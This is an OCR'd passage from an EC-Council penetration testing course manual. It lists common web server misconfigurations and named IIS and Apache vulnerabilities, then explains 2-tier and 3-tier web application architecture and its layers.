- Unnecessary services enabled, including content management and remote administration.
- Security conflicts with business ease-of-use case.
- Lack of proper security policy, procedures, and maintenance.
- Improper authentication with external systems.
- Default accounts with their default or no passwords.
- Unnecessary default, backup, or sample files.
- Misconfigurations in web server, operating systems, and networks.
- Bugs in server software, OS, and web applications.
- Misconfigured SSL certificates and encryption settings.
- Administrative or debugging functions that are enabled or accessible on web servers.
- Use of self-signed certificates and default certificates.

Some of the known IIS Vulnerabilities

- Default installation of operating system and applications.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Accounts with weak or nonexistent passwords.
- Large number of open ports.
- Windows License Logging Service overflow.
- Microsoft Server Message Block (SMB) vulnerability.
- ISAPI Extension Buffer Overflows.
- Unicode vulnerability (Web Server Folder Traversal).

Some of the Apache Vulnerabilities

- Apache HTTP Server mod_log_config Denial of Service Vulnerability.
- Apache HTTP Server mod_dav Denial of Service Vulnerability.
- Apache HTTP Server mod_deflate Denial of Service Vulnerability.
- Apache HTTP Server mod_lua module access restriction bypass.
- Apache HTTP Server Bypass Access Restriction Vulnerability via Require Directive.
- Apache HTTP Server Request Smuggling Vulnerability via Invalid Chunk-Extension Characters.
- HTTP TRACE/TRACK Methods Enabled.
- HTTPoxy Vulnerability.
- Indexable Web Directories.
- No X-FRAME-OPTIONS Header.
- Discovered HTTP Methods.
- Discovered Web Directories.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application

Web applications are software programs that run on web browsers and act as the interface between users and web servers through web pages. They help the users request, submit, and retrieve data to/from a database over the Internet by interacting through a user-friendly graphical user interface (GUI). Users can input data via keyboard, mouse, or touch interface, depending on the device they are using to access the web application. Built on browser supported programming languages such as JavaScript, HTML, and CSS, the web applications work in combination with other programming languages such as SQL to access data from databases. This section discusses various concepts related web application such as web application architecture, working of HTTP protocol, HTTPS protocol, and various encoding and decoding techniques.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Overview of Web Application Architecture

Web applications run on web browsers and use a group of server-side scripts (ASP, PHP, etc.) and client-side scripts (HTML, JavaScript, etc.) to execute the application. The web application architecture includes different devices, web browsers, and external web services that work with different scripting languages to execute the web application.

- **2-Tier Web Application Architecture**

  The 2-Tier web application architecture comprises of two parts

  1. Client application
  2. Database

  On client application side both application and presentation layers are handled. It is also known as client server application. Client requests the server and it process the request to send back resulted data. Server cannot respond multiple requests at the same time in two tier architecture.

- **3-Tier Web Application Architecture**

  The 3-Tier web application architecture comprises of three layers:

  1. Client or presentation layer
  2. Business logic layer
  3. Database Layer

  3 Tier Web Architecture is the framework for most web application which comprises of database layer at the bottom, the business layer in the middle and the client layer at the top. The main function of web applications is to fetch user-requested data from a

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

database. When a user clicks or enters a URL in a browser, the web application immediately displays the requested website content in the browser.




Figure A.208: 2-Tier Web Application Architecture





Figure A.209: 3-Tier Web Application Architecture

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Architecture

Web applications run on web browsers and use a group of server-side scripts (ASP, PHP, etc.) and client-side scripts (HTML, JavaScript, etc.) to execute the application. The working of the web application depends on its architecture, which includes hardware and software that performs tasks such as reading the request, searching, gathering, and displaying the required data.

The web application architecture includes different devices, web browsers, and external web services that work with different scripting languages to execute the web application.

- The web application architecture comprises of three layers:
  - Client or presentation layer
  - Business logic layer
  - Database Layer
- **Client or presentation layer**

  The client or presentation layer includes all physical devices present on the client side, such as laptops, smart phones, and computers. These devices feature operating systems and compatible browsers, which enable users to send requests for required web applications. The user requests a website by entering a URL in the browser, and the request travels to the web server. The web server responds to the request and fetches the requested data; the application displays this response in the browser in the form of a web page.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Business logic layer**

  The "business logic" layer itself is comprised of two layers: the web-server logic layer and the business logic layer. The web-server logic layer contains various components, such as a firewall, an HTTP request parser, a proxy caching server, an authentication and login handler and resource handler, and a hardware component–like server. It has a firewall that offers security to the content, an HTTP request parser to handle requests coming from clients and forward responses to them, as well as a resource handler capable of handling multiple requests simultaneously. The web-server logic layer holds all coding that reads data from the browser and returns the results (e.g., IIS Web Server, Apache Web Server).

  The business logic layer includes the functional logic of the web application, which is implemented using technologies such as .NET, Java, and "middleware" technologies. It defines how the data flows, according to which the developer builds the application using programming languages. The business logic layer stores the application data and integrates legacy applications with the latest functionality of the application. The server needs a specific protocol to access user-requested data from its database; this layer also contains the software and defines the steps to search and fetch the data.

- **Database Layer**

  The database layer is comprised of cloud services, a B2B layer that holds all the commercial transactions, and a database server that supplies an organization's production data in structured form (e.g., MS SQL Server, MySQL server).

